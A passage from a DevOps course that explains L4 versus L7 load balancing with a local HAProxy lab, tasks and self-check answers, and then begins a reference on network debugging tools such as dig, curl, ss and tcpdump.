5. A deploy removes a backend from the pool and users see dropped requests. What was missing?
6. Why can a health check that tests the database make an outage worse?

ANSWERS

1. A forward proxy acts for clients toward the internet; a reverse proxy acts for servers, receiving client requests and forwarding them to backends.
2. Round robin is simple and good for uniform requests; it ignores load, so uneven or long requests pile up. Least connections adapts to in-flight work and handles uneven durations, at the cost of tracking state.
3. Passive observes real traffic and marks a server down after errors (costs failed user requests, no extra load). Active probes on a timer and detects failure before users (costs probe traffic and needs a meaningful endpoint).
4. Because the TCP connection terminates at the proxy. The proxy adds `X-Forwarded-For` (or PROXY protocol at L4); the backend trusts it only when the immediate peer is a known proxy.
5. Connection draining: the proxy should stop sending new requests but let in-flight ones finish, and the app should shut down gracefully.
6. If the database blips, every backend fails its check at once and the LB marks all of them down; the whole service goes dark instead of degrading. Health checks should reflect whether this instance can serve, with care about shared dependencies.

11 Further reading

- Nginx documentation: `ngx_http_proxy_module` and `ngx_http_upstream_module`.
- HAProxy documentation: Configuration Manual (health checks, balance algorithms) and the Starter Guide.
- Envoy documentation: "Load balancing" and "Health checking" sections.
- AWS Elastic Load Balancing User Guide — target groups, health checks, deregistration delay.
- Google's Maglev paper, "Maglev: A Fast and Reliable Software Network Load Balancer" (NSDI 2016).
- *Site Reliability Engineering* (Google) — chapters on load balancing in the datacenter.
- Next: L2.9 L4 versus L7 Load Balancing.

2.9 L4 versus L7 Load Balancing

Topic 9 of 11 | ~4 hours | Difficulty: Intermediate

1 What it is

Load balancers are named by the OSI layer at which they make decisions.

- A **Layer 4 (L4) load balancer** works at the **transport layer** (TCP and UDP). It sees only IP addresses and ports (the connection 5-tuple). It picks a backend when a connection starts and then shuffles bytes between client and backend without understanding them: it does not know whether the payload is HTTP, a database protocol or gibberish.
- A **Layer 7 (L7) load balancer** works at the **application layer**. It terminates the client's connection, reads the full request (for HTTP: method, host, path, headers, cookies), decides per request, and opens or reuses its own connection to a backend. It is a reverse proxy in the sense of L2.8.

The names come from the OSI model (Layer 4 = transport, Layer 7 = application); Level 12 §12.1 covers the model in depth. AWS productizes the two as the **Network Load Balancer (NLB, L4)** and the **Application Load Balancer (ALB, L7)**.

2 Why it matters in DevOps

- **Choosing wrong costs real money and features.** Need path-based routing for microservices or WAF rules? An L4 balancer cannot do it. Need static IP addresses for partner allow-lists, UDP, or millions of connections per second? An L7 balancer may be the wrong tool.
- **Where TLS ends** (at the balancer, passed through, or both) follows from the choice and drives certificate management, observability and compliance.
- **Client IP visibility** differs: L4 can preserve the source IP, L7 sees the balancer's IP and passes the client's in a header.
- **Debugging error codes:** `502` / `504` come from L7 balancers; an L4 balancer can only reset, time out or refuse a connection. Different symptoms, different runbooks (L2.7, L2.10).

- **Kubernetes** exposes the same split: a `Service` of type `LoadBalancer` is usually L4, an `Ingress` or Gateway is L7 (Level 8: Ingress §8.5).

3 Real-world system example

AWS Elastic Load Balancing is the clearest public example. An **ALB** inspects HTTP(S) and gRPC requests, supports host-based and path-based routing rules, redirects, fixed responses, header and query-string conditions, WebSocket, authentication through OIDC/Cognito, and integration with AWS WAF; it forwards the client's address in `X-Forwarded-For`. An **NLB** operates at the connection level for TCP, UDP and TLS, gives each Availability Zone a static IP address (and optionally an Elastic IP), is designed for very high throughput with low latency, and can preserve the client source IP to the target. A common production pattern combines them: NLB in front for static IPs, then ALB for routing. **Google's Maglev** and **Meta's Katran** are publicly described L4 balancers that spread connections with consistent hashing at the edge of their data centres, while **Envoy**, **Nginx** and **HAProxy** serve as the L7 layer behind them. **Cloudflare** documents both modes in its products: a layer-7 proxy for HTTP traffic and "Spectrum" for proxying arbitrary TCP and UDP (layer 4). **Kubernetes** `kube-proxy` implements Services as L4 load balancing in the kernel (iptables or IPVS), while an Ingress controller such as `ingress-nginx` does L7 routing on top.

4 Diagram

What each type can see and do with the same incoming connection:




Figure 2.9-1

Sequence difference: an L4 balancer never decrypts, an L7 balancer terminates TLS and makes a *second* connection:




Figure 2.9-2

5 How it works

How an L4 balancer forwards

It chooses a backend for the connection by hashing the 5-tuple (source IP and port, destination IP and port, protocol) or by round robin, and keeps a flow table so all packets of one connection reach the same backend. Implementations either **rewrite addresses** (NAT; the backend replies via the balancer) or use **direct server return/encapsulation** (the backend answers the client directly). Because no HTTP parsing happens, it is extremely fast and handles any protocol, including databases, MQTT, SMTP and game traffic over UDP. Its health checks are typically TCP-connect (is the port open?), optionally HTTP.

How an L7 balancer forwards

It accepts the connection, completes TLS, parses the HTTP request, evaluates routing rules, picks a backend from the matching pool, and sends the request over a (usually reused) backend connection. Each request can go somewhere different, even on the same client connection. This is what enables:

- routing by host, path, header, cookie, method or query string;
- TLS termination with one certificate store (and SNI-based certificate selection);
- request/response rewriting, redirects, compression, caching, WAF and rate limiting;
- per-request retries, timeouts, circuit breaking, canary splits by weight;
- rich metrics (status code, latency per route) and access logs.

The price: more CPU and memory per connection, more latency (small), a parser that is a security surface, and an HTTP-specific failure vocabulary (`502` , `504`).

Comparison

	L4 (for example NLB)	L7 (for example ALB)
Decides on	IP, port, protocol	Host, path, headers, cookies, method
Protocols	Any TCP or UDP	HTTP/1.1, HTTP/2, gRPC, WebSocket
Connection model	Passes the client connection through (or NATs it)	Terminates client side, new backend connection
TLS	Pass through to backend, or terminate on the balancer	Terminates (optionally re-encrypts to backend)
Client IP	Preserved (or via PROXY protocol)	In `X-Forwarded-For`
Latency and throughput	Lowest latency, very high throughput	More overhead per request
Static IP	Yes (per zone, Elastic IP)	No (use DNS name; or put NLB or Global Accelerator in front)
Health check	TCP connect, HTTP	HTTP status/body
Typical errors	Timeouts, resets, refused	`502` , `503` , `504` , `4xx` generated by the LB
Best for	Databases, TCP/UDP services, TLS passthrough, static IPs, extreme scale	Web apps, APIs, microservices routing, auth, WAF

Passing the client IP through an L4 hop

When an L4 balancer terminates and re-opens connections, the backend sees the balancer's IP. The **PROXY protocol** (HAProxy, supported by Nginx, NLB and others) prepends a small header to the connection that carries the original source address; the receiver must be configured to expect it, or it will treat the header as garbage and drop the connection.

SNI routing at layer 4

A TLS `ClientHello` (see L2.6) carries the SNI hostname in clear text, so an L4 balancer can route `shop.example.com` and `api.example.com` to different backends **without decrypting anything** by peeking at the first packet. It cannot see the HTTP path, because that is encrypted. This is a useful middle ground that sits between pure L4 and full L7.

Choosing

1. Is the protocol HTTP(S) or gRPC and do you need routing, WAF, auth or redirects? **L7**.
2. Is it TCP or UDP that is not HTTP (database, MQTT, DNS, game), or must clients allow-list fixed IPs, or is raw connection rate the constraint? **L4**.
3. Need both? Chain them (NLB then ALB/Nginx), or use L4 for the edge and L7 inside the cluster.

6 Step-by-step guide

Prerequisites: Linux with `haproxy`, `openssl`, `curl`, `python3` (`sudo apt-get install -y haproxy`; if it starts a system service, run `sudo systemctl disable --now haproxy`). Everything runs on localhost; outputs verified in a sandbox with HAProxy 2.8. We use one HAProxy for both an L4 TLS-passthrough listener and an L7 HTTP listener.

1. **Create two TLS backends with different certificates, and two HTTP backends.**

```bash
mkdir -p ~/l4l7 && cd ~/l4l7
for n in shop api; do
  openssl req -x509 -newkey rsa:2048 -nodes -keyout $n.key -out $n.crt -days 7 \
    -subj "/CN=$n.example.com" -addext "subjectAltName=DNS:$n.example.com" 2>/dev/null
done
openssl s_server -accept 9443 -cert shop.crt -key shop.key -www >/dev/null 2>&1 &
openssl s_server -accept 9444 -cert api.crt  -key api.key  -www >/dev/null 2>&1 &
cat > backend.py <<'EOF'
import sys
from http.server import BaseHTTPRequestHandler, HTTPServer
PORT = int(sys.argv[1])
class H(BaseHTTPRequestHandler):
    def do_GET(self):
        body = f"backend {PORT} path {self.path}\n".encode()
```

```
        self.send_response(200); self.send_header("Content-Length", str(len(body)));
  self.end_headers()
        self.wfile.write(body)
    def log_message(self, *a): pass
HTTPServer(("127.0.0.1", PORT), H).serve_forever()
EOF
for p in 9001 9002; do python3 backend.py $p & done
```

2. **Write one HAProxy config with an L4 and an L7 frontend.** Save as `l4l7.cfg`:

```
global
    log stdout format raw local0

defaults
    log global
    timeout connect 2s
    timeout client  30s
    timeout server  30s

# Layer 4: TLS passthrough, route by SNI, never decrypts
frontend fe_tls
    mode tcp
    bind 127.0.0.1:8443
    option tcplog
    tcp-request inspect-delay 3s
    tcp-request content accept if { req_ssl_hello_type 1 }
    use_backend be_shop if { req_ssl_sni -i shop.example.com }
    use_backend be_api  if { req_ssl_sni -i api.example.com }

backend be_shop
    mode tcp
    server s1 127.0.0.1:9443

backend be_api
    mode tcp
    server a1 127.0.0.1:9444

# Layer 7: reads HTTP, routes by path
frontend fe_http
    mode http
    bind 127.0.0.1:8091
    option httplog
    acl is_api path_beg /api
    use_backend be_pool_api if is_api
    default_backend be_pool_web

backend be_pool_api
    mode http
    server app1 127.0.0.1:9001

backend be_pool_web
```

```
    mode http
    server app2 127.0.0.1:9002
```

```bash
haproxy -c -f l4l7.cfg          # Configuration file is valid
haproxy -D -f l4l7.cfg -p hap.pid
```

3. **Prove the L4 listener routes by SNI and never decrypts.**

```bash
for h in shop.example.com api.example.com; do
  echo "== $h"
  echo | openssl s_client -connect 127.0.0.1:8443 -servername $h -brief 2>&1 | grep -E
  "Peer certificate"
done
```

You get `CN = shop.example.com` for the first and `CN = api.example.com` for the second. The certificate presented is the *backend's own*: HAProxy has no certificate or key here, which is the definition of passthrough. Without SNI the connection is closed because no rule matches:

```bash
echo | openssl s_client -connect 127.0.0.1:8443 -brief 2>&1 | head -3     # unexpected
  eof / handshake failure
```

4. **Prove the L7 listener routes by URL path.**

```bash
curl -s http://127.0.0.1:8091/api/items      # backend 9001 path /api/items
curl -s http://127.0.0.1:8091/index.html     # backend 9002 path /index.html
```

The same listener and same connection type sent different requests to different pools because HAProxy parsed the HTTP request. The L4 listener could never do this on the encrypted traffic.

5. **Compare what each backend sees as the client.** Run `ss -tn state established '( dport = :9001 or dport = :9443 )'` while holding connections open, or check the backend with `sudo tcpdump -nn -i lo 'tcp port 9001'`. Both show the source as `127.0.0.1` (the balancer), not the original client. In production you would add `option forwardfor` (L7, adds `X-Forwarded-For`) or `send-proxy` (L4, PROXY protocol) to carry the client address.

6. **Watch the L4 versus L7 log lines.** HAProxy writes to stdout in the foreground (`haproxy -f l4l7.cfg`, no `-D`). The `fe_tls` lines (`tcplog`) show only addresses, bytes and timers; the `fe_http` lines (`httplog`) include the method, path and status. The extra visibility is exactly the L7 advantage.
7. **Clean up.**

```bash
kill $(cat hap.pid); kill %1 %2 %3 %4 2>/dev/null; cd ~ && rm -rf ~/l4l7
```

8. **(AWS reading exercise, no cost)** Open the AWS console or CLI docs for `aws elbv2 create-load-balancer --type network` versus `--type application` and compare the listener protocol options (`TCP`, `UDP`, `TLS` versus `HTTP`, `HTTPS`) and the rule conditions each supports. Creating real load balancers costs money per hour; delete them immediately after any experiment and set a billing alarm first.

7 Real-world scenario

(Illustrative.) A fintech exposes `https://api.example.com` to partner banks. Each bank's firewall allow-lists a fixed set of IP addresses, and the platform team originally fronted the service with an ALB. Whenever AWS scaled the ALB, its IP addresses changed, and the next morning three partners could not connect: the DNS name was stable, the IPs were not.

Investigation confirmed that ALB addresses are dynamic and not meant to be allow-listed. The team deployed an **NLB with Elastic IPs** (one per Availability Zone) as the public entry point, with the ALB registered as the NLB's target, so partners saw three fixed IPs while internal routing (`/v1/payments` to one service, `/v1/reports` to another, WAF rules) stayed on the ALB. They also enabled client IP preservation and kept `X-Forwarded-For` for audit logs. **Lesson:** L4 and L7 are not rivals; pick each for what it is good at, and chain them when you need both.

8 Common mistakes and best practices

Don't

- Expect path-based routing, redirects, WAF or `502` metrics from an L4 balancer.
- Allow-list an ALB's IP addresses; they change.
- Enable the PROXY protocol on the balancer without enabling it on the receiving server (every connection fails) - or the reverse.
- Terminate TLS on the L7 balancer and send plain HTTP over untrusted networks if compliance requires end-to-end encryption.

- Assume that "load balanced" means "evenly balanced": long-lived L4 connections (gRPC, WebSockets, database pools) stay on whichever backend they started on.

Do

- Pick the layer from the requirement (protocol, routing needs, IP stability, throughput), not from habit.
- For gRPC and HTTP/2 through an L4 balancer, remember balancing happens per connection; use an L7 balancer or client-side balancing for per-request spread.
- Preserve the client IP deliberately (`X-Forwarded-For` at L7, PROXY protocol or IP preservation at L4) and log it.
- Put TLS termination where certificates are managed best (ACM on ALB, cert-manager in Kubernetes) and re-encrypt inside if required.
- Export health and per-zone metrics for either type and test zone failure.
- Read the cost model: cloud LBs charge per hour plus per capacity unit, so consolidate with host and path rules instead of one ALB per service. See Level 20: network costs §20.7.

9 Tasks

- [ ] **T1 — Build the dual-layer HAProxy** *(≈45 min, beginner)*
  - **Goal:** run an L4 and an L7 listener side by side.
  - **Steps:**
    1. Follow section 6 steps 1-2.
    2. Test both listeners with `openssl s_client` and `curl`.
    3. Tail the HAProxy log and identify one `tcplog` and one `httplog` line.
  - **Done when:** both listeners work and you can state the extra fields the HTTP log line contains.
- [ ] **T2 — Show what L4 cannot see** *(≈30 min, intermediate)*
  - **Goal:** demonstrate the limit of passthrough.
  - **Steps:**
    1. Try to add a rule to the `fe_tls` frontend that routes by URL path (it will not validate or will never match).
    2. Capture traffic between HAProxy and the backend with `tcpdump -nn -A -i lo 'tcp port 9443'` and show that the request line is unreadable.
    3. Write two sentences: why SNI is visible but the path is not.

- **Done when:** your capture shows the TLS ClientHello containing the hostname in clear text and encrypted application data afterwards.

- [ ] **T3 — Convert L4 to L7 with TLS termination** *(≈60 min, intermediate)*
  - **Goal:** terminate TLS on the balancer and route by path.
  - **Steps:**
    1. Create `fe_https` in HAProxy: `bind 127.0.0.1:8444 ssl crt <combined.pem>` (concatenate `shop.crt` and `shop.key` into one PEM file).
    2. Route `/api` to `be_pool_api` and everything else to `be_pool_web`.
    3. Test with `curl --cacert shop.crt --resolve shop.example.com:8444:127.0.0.1 https://shop.example.com:8444/api/x`.
  - **Done when:** HTTPS requests route by path and `openssl s_client` now shows HAProxy presenting the certificate.

- [ ] **T4 — Observe client IP loss and recover it** *(≈45 min, advanced)*
  - **Goal:** compare `X-Forwarded-For` (L7) with the PROXY protocol (L4).
  - **Steps:**
    1. Change the backend to echo the request headers and the peer address.
    2. In the L7 frontend add `option forwardfor` and show the header arrives.
    3. In the L4 backend add `send-proxy`, show that a plain backend breaks (garbled first line), then make a Python backend parse the first `PROXY TCP4 ...` line.
  - **Done when:** you can show both mechanisms delivering the original client address, and the failure when the receiver is not configured for the PROXY protocol.

- [ ] **T5 — Choose the right AWS load balancer for five cases** *(≈40 min, intermediate)*
  - **Goal:** make and defend design decisions.
  - **Steps:**
    1. For each: (a) public REST API with `/orders` and `/users` services, (b) PostgreSQL read replicas behind one endpoint, (c) UDP DNS service, (d) partners needing fixed IPs for a web API, (e) gRPC microservices with TLS passthrough requirement, pick NLB, ALB, or both.
    2. Write the key reason for each in one sentence, referencing the comparison table.
  - **Done when:** your answers are consistent with section 5, and you can name one drawback of each choice.

- [ ] **T6 — Prove it: explain it to a teammate** *(≈30 min, advanced)*
  - **Goal:** teach the L4/L7 distinction.

- **Steps:**
  1. Without notes, draw the two sequence diagrams of section 4.
  2. Explain what happens to TLS, to the client IP and to a `502` in each model.
  3. Explain why a gRPC client with one long-lived connection may overload one backend behind an NLB.
- **Done when:** a teammate can state when they would pick each type after hearing you.

10 Self-check questions

1. What information does an L4 balancer use to pick a backend, and what can it not see?
2. Name three capabilities only an L7 balancer offers.
3. Why can an L4 balancer still route on hostname for TLS traffic?
4. A partner needs a fixed IP to allow-list. Which AWS load balancer type provides it and how would you keep path-based routing?
5. Why might one backend get far more load than others behind an NLB even with round robin?
6. What happens if the PROXY protocol is enabled on the sender but not on the receiver?

ANSWERS

1. IP addresses, ports and protocol (the 5-tuple) and the connection state; it cannot see HTTP methods, paths, headers, cookies or (when encrypted) any payload.
2. Examples: routing by host/path/header, TLS termination with HTTP-aware features, redirects and fixed responses, WAF integration, authentication (OIDC), per-request retries, `X-Forwarded-For`, per-route metrics.
3. SNI is sent unencrypted in the TLS ClientHello, so the balancer can read the hostname from the first packet without decrypting.
4. NLB (static or Elastic IPs per zone). Put the ALB behind it as a target (NLB to ALB) so routing rules stay on the ALB.
5. L4 balances connections, not requests. Long-lived connections (gRPC, WebSockets, pooled DB connections) stay pinned to the backend they started on, so load reflects how long connections live.
6. The receiver sees the PROXY header bytes as part of the application data and fails to parse them, so connections break or return errors. Both sides must agree.

11 Further reading

- AWS Elastic Load Balancing User Guide — "What is a Network Load Balancer?" and "What is an Application Load Balancer?".
- HAProxy documentation: Configuration Manual (`mode tcp`, `req_ssl_sni`, `send-proxy`) and the PROXY protocol specification.
- Google, "Maglev: A Fast and Reliable Software Network Load Balancer" (NSDI 2016); Meta's open-source Katran project README.
- Envoy documentation — "Listener filters" and "Load balancing".
- *Designing Data-Intensive Applications* by Martin Kleppmann — chapter on request routing.
- Next: L2.10 Network Debugging Tools.

LAB NOTES What I ran, what I saw, what it means

2.10 Network Debugging Tools

Topic 10 of 11 | ~6 hours | Difficulty: Intermediate

1 What it is

Network debugging is the skill of answering one question quickly: **at which step between "client" and "application" does the request stop working?** The tools each examine one layer, so the trick is choosing them in the right order.

Tool	Layer it inspects	The question it answers
`ping`	IP / ICMP	Is the host reachable and how long is the round trip?
`traceroute`, `tracepath`, `mtr`	IP routing	Where along the path do packets stop or slow down?
`dig`, `nslookup`, `host`, `getent hosts`	DNS	What does this name resolve to, and who says so?
`nc` (netcat)	TCP / UDP	Can I open a connection to this port?
`ss`	Sockets on this machine	What is listening here, and what connections exist?
`curl -v`	TLS and HTTP	What does the HTTP exchange (and the handshakes before it) look like?
`tcpdump` (and Wireshark)	Packets on the wire	What actually crossed the network interface?
`openssl s_client`	TLS	Which certificate and protocol does the server present?

2 Why it matters in DevOps

- Outages are time-boxed. An engineer who can prove "DNS is fine, TCP connects, TLS fails with an expired certificate" in two minutes ends the incident; one who guesses burns an hour.
- "It's the network" is the default blame for every failure. The tools turn blame into evidence you can hand to the cloud provider, the network team or the application team.
- Containers and Kubernetes hide the network behind overlays, NAT and sidecars. The same tools, run from the right place (inside the Pod, on the node), still work.

- Security groups, NACLs, firewalls and proxies fail silently ("timeout") in ways only a method of elimination can pin down; see L2.4 and Level 6: security groups §6.6.
- These tools are the backbone of the Level 2 capstone and of every later troubleshooting chapter.

3 Real-world system example

Cloudflare and **AWS** both publish troubleshooting guidance built on exactly these tools: Cloudflare's support documentation walks customers through `dig`, `curl -v` and `traceroute` / `mtr` output to separate origin problems from network path problems, and AWS's VPC Reachability Analyzer and troubleshooting guides step through route tables, security groups and NACLs, which is the same elimination logic applied to cloud primitives. **Linux kernel networking** is observable through the same utilities: `ss` reads socket state from the kernel's netlink interface, and `tcpdump` uses libpcap to read packets (it was built at Lawrence Berkeley Laboratory and is still the standard capture tool). **Kubernetes** documents using `kubectl exec` with `nslookup` / `dig` and `curl` (or `kubectl debug` with an ephemeral container such as `nicolaka/netshoot`) to diagnose Service and DNS problems from inside a Pod, because a Pod's view of the network differs from your laptop's.

4 Diagram

A debugging decision tree: start at the symptom, descend only as far as needed. Each branch

ends at the owner of the fix.




Figure 2.10-1

Where each tool "stands" on the path of a request:




Figure 2.10-2

5 How it works

The method: bottom-up and top-down

1. **Define the failing path precisely**: from where, to what name or IP, which port, which protocol, since when, for everyone or one client.
2. **Walk the layers in order**: name resolution, reachability, port, TLS, HTTP, application. Stop at the first layer that fails; everything above it is irrelevant until it is fixed.
3. **Compare with something that works**: a different client, a different path, the same request from the server itself (`curl localhost`). The difference is the bug.
4. **Change one thing at a time** and re-test with the same command.

Reading the classic symptoms (L2.2)

Output	Meaning
`Could not resolve host` / `NXDOMAIN` / `SERVFAIL`	DNS layer
`Connection refused` (immediately)	Host answered with RST: nothing listens on that port
`Connection timed out` (after a long wait)	SYN unanswered: firewall drop, wrong IP, routing
`Connection reset by peer`	Connected, then the peer or a middlebox aborted
`SSL certificate problem`, `handshake failure`	TLS layer
`HTTP 502/503/504`	A proxy or load balancer answered; upstream is the problem
Works to IP, fails to name	DNS or SNI/Host-header problem

Tool reference

Tool and common invocation	Notes
`ping -c 4 host`	ICMP echo. **A failed ping proves little**: many networks drop ICMP. A successful ping proves IP reachability only
`traceroute -n host`, `tracepath host`, `mtr -rwn -c 20 host`	Per-hop path with TTL probes. `* * *` hops can be filtered routers, not necessarily failures. `mtr` shows loss per hop: loss that starts at a hop and continues to the end is real, loss only at one middle hop is often just ICMP rate limiting
`dig +short name`, `dig @8.8.8.8 name`, `dig +trace name`, `dig -x IP`	Compare resolvers. `getent hosts name` shows what applications get (L2.5)
`nslookup name [server]`	Older, simpler; works on Windows too
`nc -zv host 443`, `nc -zvu host 53`, `nc -l 9000`	Connect test; UDP "success" only means no ICMP error came back. `-l` makes a quick listener or lets you hand-craft requests
`ss -ltnp`	Listening TCP sockets with owning process; shows `127.0.0.1` vs `0.0.0.0` binding mistakes
`ss -tan state established '( dport = :443 )'`	Live connections; `ss -s` for totals; `ss -tan state time-wait | wc -l`
`curl -v URL`, `curl -I URL`	`*` connection info, `>` request, `<` response. Add `--resolve host:443:IP` to pin a backend, `-H 'Host: x'` to fake a virtual host, `-k` only for diagnosis, `--connect-timeout 5 -m 10` to bound waits
`curl -w '%{time_namelookup} %{time_connect} %{time_appconnect} %{time_starttransfer} %{time_total}'`	Latency broken down by phase (L2.6)

Tool and common invocation	Notes
`openssl s_client -connect host:443 -servername host`	Certificate chain, protocol version, verify errors
`tcpdump -nn -i any 'host IP and port 443'`	`-nn` no name lookups, `-i any` all interfaces, `-w file.pcap` to save, `-r` to read, `-c N` to stop after N packets, `-A` ASCII payload
`ip addr`, `ip route get IP`, `ip neigh`	Local addresses, which route/interface a destination will use, ARP table (L2.1)

tcpdump filters worth memorizing

```
host 203.0.113.10                       traffic to or from this IP
port 443                                either TCP or UDP port 443
tcp port 443 and host 203.0.113.10      combine with and, or, not
tcp[tcpflags] & tcp-syn ≠ 0             SYN packets only (connection attempts)
udp port 53                             DNS queries and responses
icmp                                    ping and "unreachable" messages
```

